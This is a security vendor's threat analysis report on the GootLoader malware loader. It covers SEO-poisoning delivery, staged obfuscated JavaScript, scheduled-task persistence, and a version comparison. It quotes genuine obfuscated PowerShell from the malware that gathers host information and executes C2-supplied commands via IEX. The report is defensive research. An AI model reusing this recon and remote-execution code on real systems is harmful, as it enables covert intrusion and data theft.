I am Goot (Loader)

By Cybereason Security Services Team

Archived: 2026-04-06 03:18:50 UTC


Cybereason Security Services issues Threat Analysis reports to inform on impacting threats. The Threat Analysis reports investigate these threats and provide practical recommendations for protecting against them.

In this Threat Analysis report, Cybereason Security Services investigate the rising activity of the malware GootLoader.

KEY POINTS

- **Don't stop me now:** GootLoader remains in active use and development by threat actors, with no loss of popularity in sight.
- **GootLoader evolved:** Updates to the GootLoader payload have resulted in several versions of GootLoader, with GootLoader 3 currently in active use.
- **If it ain't broke, don't fix it:** While some of the particulars of GootLoader payloads have changed over time, infection strategies and overall functionality remain similar to the malware's resurgence in 2020.

INTRODUCTION



GootLoader Infection Flow

What is GootLoader

GootLoader is a malware loader known to abuse JavaScript to download post-exploitation malware/tools and persist within the infected machine. GootLoader is a part of the GootKit malware family, which is a banking Trojan written in NodeJS that has been active since 2014. The threat actors behind GootKit, tracked by Mandiant as UNC2565, started to shift towards delivering GootLoader instead of the GootKit banking trojan.

The shift in malware features may have been forthcoming, as threat actors started to deliver other malware such as REvil ransomware.

GootLoader utilizes SEO poisoning for initial infection in order to distribute its malicious JavaScript payload to victims. Many of the distributed files often masquerade as legal documents by including phrases such as

agreements, **contracts**, and **forms** in the title.

UNC2565

UNC2565, the threat actor tied to GootLoader, employs GootLoader to deploy various post-exploitation malware. In the past, the group deployed Cobalt Strike through SEO-manipulated malicious sites in order to gain unauthorized access. Following entry, UNC2565 engaged in reconnaissance and credential theft, utilizing techniques/tools like Kerberoast and BloodHound.

GootLoader primarily functions as an entry point for cyber attacks, often facilitating in delivery of post-exploitations. Some of the malwares delivered in the past are as follows.

- BlueCrab Ransomware
- Cobalt Strike
- GootKit
- IcedID
- Kronos
- REvil Ransomware
- SystemBC

While the precise motives of the group remain unclear, the variety in the post-exploitation pattern suggests a possible financial incentive, as threat actors behind GootLoader appears to be providing the loader to wide-range of threat actors with different purposes. Threat actors also started to provide their own C2 and lateral movement tool dubbed GootBot, which can also suggest that the group is expanding their market to gain a wider audience for their financial gains.

UNC2565's victimology appears to target a broad spectrum of victims, leveraging SEO poisoning to attract users searching for business-related documents online. The group’s use of GootLoader for initial access suggests that they do not discriminate heavily in their selection of targets, affecting a wide range of industry verticals and geographic regions.

The malware's delivery mechanism, which exploits compromised websites to distribute malicious ZIP archives containing obfuscated JavaScript files, points to opportunistic targeting. Victims are likely chosen based on their likelihood to search for and download seemingly legitimate business documents from these websites, rather than being selected based on specific industry or geographic location. However, the evolution of GootLoader and the introduction of new variants, such as GootBot, suggest an adaptive approach that may refine their targeting over time based on the effectiveness of their campaigns and the defenses encountered in different sectors.


TECHNICAL ANALYSIS

This section covers the technical analysis of the latest GootLoader version 3.0 (as mentioned by Mandiant). The analysis consists of the following sections:

- **Overview**: High level overview of the GootLoader infection chain.
- **GootLoader 3.0 Analysis**: Deep dive analysis of GootLoader version 3.0 and introducing code level analysis of the loader.

- **Comparative Analysis**: Comparative analysis of GootLoader, specifically comparing key features between the different versions.

Overview




GootLoader 3.0 Execution Flow

The GootLoader infection chain is simple on its face: sites compromised by threat actors host archives that contain the GootLoader JavaScript payload with names that would lure in enterprise users looking for templates, legal documents, etc. Once executed, persistence is established, the second-stage payload is executed, and the third-stage payload is run by PowerShell to collect system information and handle C2 communication.

Simple though it may seem, the compromise of legitimate sites for C2 communication and the heavy obfuscation of the JavaScript payloads makes signature-based detection a challenge. Further, the obfuscation itself makes payload analysis difficult to successfully undertake.

Initial Infection

Initial infection occurs when a user downloads an archive from a compromised website and executes the JavaScript file it contains, which is the first-stage GootLoader payload. As previously observed by Cybereason, sites that host these archive files leverage Search Engine Optimization (SEO) poisoning techniques to lure in victims that are searching for business-related files such as contract templates or legal documents. This infection vector was observed by Cybereason in our previous report on GootLoader, and the fact that it has not changed since that report's publication is a testament to how successful the threat actor believes this kind of drive-by compromise to be.




First-Stage GootLoader Payload

The first-stage GootLoader payload is notable for its size and heavy obfuscation, with samples observed in the wild larger than 3.5MB.

Execution

Execution of the Stage 1 payload occurs via the Windows Script Host process wscript, where the malware drops the second-stage payload (also a large obfuscated JavaScript file) onto disk and registers a scheduled task to run it. At this point the Stage 1 payload execution ends and the Stage 2 payload is immediately executed via its scheduled task.




Second-Stage & Third-Stage Payload Executions

The Stage 2 payload execution begins with wscript but shifts its execution to an instance of cscript spawned as a child process. This done, cscript spawns an instance of PowerShell that deobfuscates a PowerShell script that, upon execution, initiates both discovery activity and C2 communications.


Persistence

As previously noted, persistence is established via a scheduled task created by the Stage 1 GootLoader payload, with a task name consisting of random English words that are hard-coded in the payload.



Scheduled Task Created By First-Stage GootLoader Payload

The task contains parameters to run the Stage 2 GootLoader payload. Upon creation, the scheduled task is executed, the Stage 1 execution is terminated, and the Stage 2 execution begins. After this, the scheduled task is set to run on user logon.



Scheduled Task Parameters For The Second Stage GootLoader Payload

Collection

Collection of infected machine data is undertaken by the Stage 3 GootLoader payload via PowerShell. This includes the collection of machine-specific data such as OS version, running processes, disk usage, and environment variables, as well as leveraging a [MS-SAMR SamrLookupDomainInSamServer] call to collect information about the domain of which the machine is a member.

GootLoader 3.0 Analysis

The threat actors behind GootLoader heavily obfuscate the code and break down the execution into **three** different stages.

Stage 1

The initial infection file is an obfuscated JavaScript file and the naming convention usually ties to legal/agreement related documents, typically appended with an ID. The following are some examples of files observed in the wild:

- texas mutual combat laws 67138.js

- common law marriage act jamaica 51570.js
- nurse practitioner collaborative agreement template nj 8292.js
- is samurai sword legal in uk 32330.js
- pa collective agreement pay 97171.js

Stage 1 is responsible for deploying and executing the Stage 2 GootLoader payload. Stage 1 obfuscates itself by scattering malicious code into legitimate JavaScript libraries to evade suspicions as well as for anti-analysis purposes. Some of the key points of Stage 1 GootLoader executions are as follows.

- Scatter and segment obfuscated code
- Obfuscate execution flow
- Execute Stage 2 via Scheduled Task

The threat actor segments the obfuscated code/strings as variables and scatters them across the JavaScript code. Stage 1 deobfuscates the segmented code/strings by concatenating these segmented variables into one chunk. The concatenation procedure hops into various functions as part of execution flow obfuscation.

The threat actor also obfuscates the execution flow by placing a function into an array as an object. This methodology allows threat actors to call specific functions by calling the index of the array during the run time and hinders the analysis.

Execution Flow Obfuscation By Placing Function Into Array

Stage 1 consists of a main array which contains all necessary functions and the code executes each function through a while loop. Once deobfuscation of the string/code is done, it then executes the main function within the array. This function deobfuscates yet another string/code, which is responsible for conducting Stage 2.

Deobfuscation Of Strings / Code

The final deobfuscated code within the final function is responsible for the following.

- Drops Stage 2 GootLoader (JavaScript)
- Registers execution of Stage 2 GootLoader to scheduled task
- Executes scheduled task

The methodology for the creation of Stage 2 GootLoader varies. However, the end goal of the output is the same.

- The Stage 1 writes Stage 2 GootLoader code into the output file first. This file can have *.dat* or *.log* file extensions depending on the variant of the GootLoader.
- The Stage 1 proceeds to inflate the code by adding strings to the end of the code in Stage 2 output file. The inflating process can also vary depending on GootLoader variant. For example, some may concatenate the Stage 2 code in a loop, or add random characters to the end of the code.

Once the concatenation completes, the execution flow updates the filename into a *.js* file by utilizing the *GetFile* method. Once this completes, the execution flow registers the execution of dropped Stage 2 scheduled task and executes it by utilizing *RegisterTaskDefinition* and *RunEx* methods.

Stage 2

The Stage 2 GootLoader payload is a concatenation of the same code inflating the code size, likely a part of anti-analysis method. The obfuscation method is similar to Stage 1, where it obfuscates itself by scattering segmented obfuscated code. Once Stage 2 concatenates and deobfuscates the segmented code/strings, the execution flow enters the deobfuscated function, which is an object stored in an array.

Final Function Prior To Deploying Stage Three

Within the deobfuscated function, Stage 2 executes in the following order:

- Checks if the current executing process is cscript.
    - If it is, Stage 2 spawns PowerShell and executes the obfuscated PowerShell function by inputting it via exec.StdIn.Writeline.
    - If not, then it executes Stage 2 again with cscript.

Stage 3

Stage 3, the final payload, is a PowerShell script that is responsible for the following:

- Discovery/Reconnaissance activity
- C2 communication to download target malware

The discovery and reconnaissance stage fetches basic host information, which gets compressed by gzip and encoded with base64 in preparation for being sent to the C2 server. Retrieved information are as follows:

- **Environment variables**: Utilizes dir env: command
- **OS version**: Utilizes GWMI commands.
- **Used disk space on current session**: Utilizes GDR (alias of Get-PSDrive)
- **List of currently running processes**: Utilizes GPS (alias of Get-Process)

```
$oVzoX = ("ISFoLDeR|shEll.aPPLiCatioN|nAmeSPAce|itEmS|islINK|NAME|IsFiLEsYstem").split("|");

    $ZEwBdnB = VkmdJHx((dir env:|where{$_.value.Length -lt 99}|%{($_.name+"^"+$_.value)})+("OSWMI^"+
(gwmi Win32_OperatingSystem).caption));

    $TsZy = VkmdJHx(gPs|SELEcT NAME -uNiQUE|%{$_."NAME"});
```

```
$mVDOW = VkmdJHx(gps|WHeRE{$_.MAInWInDoWTiTLE}|%
{$_."nAMe"+"^"+$_.maiNWiNdOWTItLe});

$IzJiu = VkmdJHx(((new-object -com ($oVzoX[1])).($oVzoX[2])(0)).($oVzoX[3])()|%{

    if($_.($oVzoX[4])){"0"+$_.($oVzoX[5])}

    elseif($_.($oVzoX[0])){"1"+$_.($oVzoX[5])}

    elseif($_.($oVzoX[6])){"2"+[Io.pATH]::gETfIleNAME($_.PAtH)}

    ElSE{"3"+$_.($oVzoX[5])}

});

$hrnrljKf = VkmdJHx(GdR|whERe{$_.FREe -GT 50000}|%{$_."name"+"^"+$_.uSeD});
```

Snippet Of Discovery Code

Stage 3 first fetches the host information, which gets stored in the *Cookie* header of an HTTPS request and sent to the C2 server as the initial C2 communication prior to the delivery of post-exploitation malware.

The C2 sends a response to the victim's machine which is a concatenated string with a specified delimiter. This delimiter is hardcoded in the beginning of the function. The string is split into an array with the delimiter string and executes the second index in the array.

```
$HtlQpt = "399DCF7651";

$hXLJr = new-obJeCt systEm.iO.STREaMReAdER $lHldi.GetreSpONSe().GetREsponSeStrEaM();

$CdJwR = ($hXLJr.READtOEnd()) -SPlIT ($HtlQpt);

If($CdJwR.COuNt -EQ 3){

    IEX($CdJwR[1] -RePlAce "^","");

}
```

Snippet Of Fetching Response Code

Comparative Analysis

This section covers the comparative analysis of GootLoader, focusing on infection methods, obfuscation methods, and post-exploitation deployment methods. The GootLoader version 1 in this section refers to and includes the JavaScript GootKit Loader which was observed in 2020 during the REvil campaign.

Abusing SEO


Threat actors have abused SEO to deliver additional post-exploitation tools/malware since late 2020, the year it became popular when they started to deploy GootKit and REvi Ransomware together. This methodology has been utilized constantly ever since and its popularity shows no signs of waning. The detection of SEO poisoning comes with various challenges and threat actors consistently utilize this method to mass deploy GootLoader to victims. The usage of SEO poisoning may also be targeted specifically against enterprise users, as the Stage 1 GootLoader tends to contain phrases related to legal documentation.

Stage 1 Control Flow Obfuscation

From GootKit Loader to GootLoader, all the variants have relied on control flow obfuscation and are utilized in various stages. The obfuscation specifically relies on following **two** methods:

- Segmentation of obfuscated code
- Placement of functions into an array and executing respective index via loop.

The semantics of the code is similar throughout different variants of GootLoader. The main difference between the versions is that GootLoader 2.0 and 3.0 hide themselves within legitimate JavaScript files.



Stage 1 Main Function Logic.

In each variant, Stage 1 includes the main function which is responsible for looping through an array of functions, ultimately executing the second phase of Stage 1.


Stage 2 Control Flow Obfuscation

The Stage 2 control flow obfuscation differs depending on the version of the GootLoader. GootLoader 1.0 and 2.0 download obfuscated Stage 2 payloads from C2 servers, which threat actors store inside of the registry. The

download occurrence depends on whether the victim machine resides within an Active Directory domain. If the machine does reside in a domain, Stage 1 downloads a payload. This functionality changed starting in version 3.0, where Stage 1 deobfuscates/drops and executes the Stage 2 payload via Scheduled Task.

Stage 2 Payload size inflation


As part of the anti-analysis and evasion, the threat actors added a feature in GootLoader 3 to inflate the size of the Stage 2 JavaScript file of the GootLoader. The size can vary depending on the size inflation method, however the Stage 2 JavaScript file tends to get inflated to more than 30MB.



Stage 2 JavaScript File Size Inflation

Stage 3 PowerShell usage

Depending on the version, the usage of the Stage 3's PowerShell may differ. GootLoader 1.0 and 2.0 both utilize PowerShell to reflectively load and execute the .NET based DLL malware as part of post-exploitation. However, GootLoader 3.0 utilizes PowerShell to do both discovery work as well as C2 communication for backdoor command execution, with the executed commands responsible for post-exploitation activity such as downloading additional malware.



Execution Flow Of Stage 3 PowerShell

Trojanized JavaScript Files

GootLoader versions 2.0 and 3.0 trojanize legitimate JavaScript library files as part of their evasion techniques. There are various JavaScript libraries in the wild and GootLoader has been observed abusing a variety of them since 2022. The following is a list of some of the trojanized JavaScript files that have been identified as GootLoader:

Trojanized Target	Summary
Maplace.js	JavaScript library which embed Google Map into a website
xlsx.extendscript.js	ExtendedScript for PhotoShop and InDesign, part of JavaScript library for SheetJS, which is a library to manage spreadsheets.

jit.js	JavaScript Infovis ToolKit. JavaScript library for data visualization.
tui-chart	TOAST UI Chart. Data visualization JavaScript library.
mdlComponentHandler.js	Material Design Lite JavaScript library.
Lodash	JavaScript utility libraries.
jQuery	Popular JavaScript library.
Underscore.js	JavaScript libraries for functional programming helper.
Data-Driven Document (D3)	JavaScript Library for data visualization.

Comparative Chart

GootLoader has received several updates during its life cycle, including changes to evasion and execution functionalities. Here are some of the key functionalities of each version:

Tactics	**GootLoader 1.0**	**GootLoader 2.0**	**GootLoader 3.0**
Deobfuscates and drops Stage 2 JavaScript file			✔
Deobfuscates and drops Stage 3		✔	✔
Downloads Stage 2 JavaScript file from C2	✔	✔	
Executes main function of Stage 2 JavaScript via CScript.			✔

Fetches environment variables			✔
Initial execution is JavaScript File	✔	✔	✔
Inflates Stage 2 JavaScript file			✔
Masquerades as a legitimate JavaScript libraries (e.g. JQuery)		✔	✔
Obfuscates payload inside registry	✔	✔	
Reflectively load post-exploitation malware	✔	✔	
Scheduled Task usage		✔	✔
SEO Poisoning (Compromised WordPress sites)	✔	✔	✔
Checks USERDNSDOMAIN environment variable	✔	✔	
Anti-analysis methods with WScript Sleep method.	✔	✔	✔

MITRE ATT&CK MAPPING

Tactic	**Techniques / Sub-Techniques**	**Summary**
